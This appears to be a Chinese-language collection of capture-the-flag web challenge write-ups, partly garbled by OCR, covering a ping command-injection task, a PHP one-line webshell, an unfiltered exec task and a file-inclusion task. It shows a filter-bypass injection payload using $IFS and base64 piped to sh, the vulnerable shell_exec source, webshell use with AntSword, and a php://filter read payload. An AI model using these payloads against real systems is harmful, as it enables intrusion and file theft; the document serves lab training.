
WP

打开题目网址：




/?ip=

页面在问我们ip是什么，题目名也提示我们要ping一下ip.




ping出了一个ip,访问一下：



/?ip=

PING 111.73.46.229 (111.73.46.229): 56 data bytes


用linux命令 ls 列出目录下的文件：




/?ip=

PING 111.73.46.229 (111.73.46.229): 56 data bytes
flag.php
index.php

用linux的文本输出命令 cat 查看某个文件的内容：




/?ip= fxck your space!




/?ip= fxck your space!

应该是过滤了空格，可以用`${IFS}$`代替：



/?ip= 1fxck your symbol!

可能也过滤了{}，用IFS1代替：



/?ip=

```
PING 111.73.46.229 (111.73.46.229): 56 data bytes
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*1.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```


一目了然过滤了啥，flag字眼也过滤了，bash也没了，不过sh没过滤，

payload：

```
?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
```

其中：

在线批量Base64加密、解密

cat flag.php

base64解密 base64加密 复制结果 导出文本 清空结果

Y2F0IGZsYWcucGhw

得到flag：

不安全 | b7d57643-8baa-4478-9412-29f46df3435e.node3.buuoj.cn/?ip=127.0.0.1;echoIFS1Y2F0IGZsYWcucGhw|base64IFS1-d|sh

/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

元素 控制台 源代码 网络 性能 内存 应用程序 Lighthouse JavaScript 探查器

```
<html>
  <head></head>
  <body>
    "/?ip=
    "
    <pre>
      "PING 127.0.0.1 (127.0.0.1): 56 data bytes
      "
      <!--?php
      $flag = "flag{09c57aac-0c12-4380-a58d-f3fa5fbc1c53}";
      ?--> == $0
    </pre>
  </body>
</html>
```



这行payload不懂可以看一下这位大佬的文章：
https://www.ghtwf01.cn/index.php/archives/273/


[极客大挑战 2019]Knife


WP

查看源码未找到解题线索，但通过

这句话一看就知道是一句话木马。先解释一下eval函数：所有的字符串放入到eval当中，eval会把字符串解析为php代码来进行执行，那么结合$_POST[“Syc”]的话，只要使用post传输时在name为Syc的值中写入任何字符串，都可以当做php代码来执行。php一句话木马，通过菜刀等工具可以上传或执行命令。而题目说菜刀丢了！！！但这里给了你一个php后门程序的密码Syc，可以用比**webshell终端管理工具的“启蒙导师”“中国菜刀”**功能更加强大而且好用的webshell终端管理工具——**中国蚁剑**读取该url的所有文件：








[ACTF2020 新生赛]Exec


WP

这道题与攻防世界上的新生题 command execution非常相似。


输入网址后出现：




典型的命令执行漏洞，先用Linux命令ping一下看看，结果ping出了一个index.php文件。




cat看一下：



发现一段被注释掉的php代码，而且发现没有对输入进行任何的过滤，那就试试用 ls 命令看看根目录下的文件：




发现了flag文件，cat看一下：




[ACTF2020 新生赛]Include

WP




点进去看一下：



题目已经提示是文件包含漏洞，而且url也提示了 'flag.php' 文件，故尝试使用伪协议 php://filter 读取该文件内容，构造playload:

```
?file=php://filter/convert.base64-encode/resource=flag.php
```



PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YzBkYWMxM2YtMjZmZi00NGE4LTlmMDYtYjA5OTJhMGUwMTk0fQo=


Base64解密得：

[极客大挑战 2019]Http

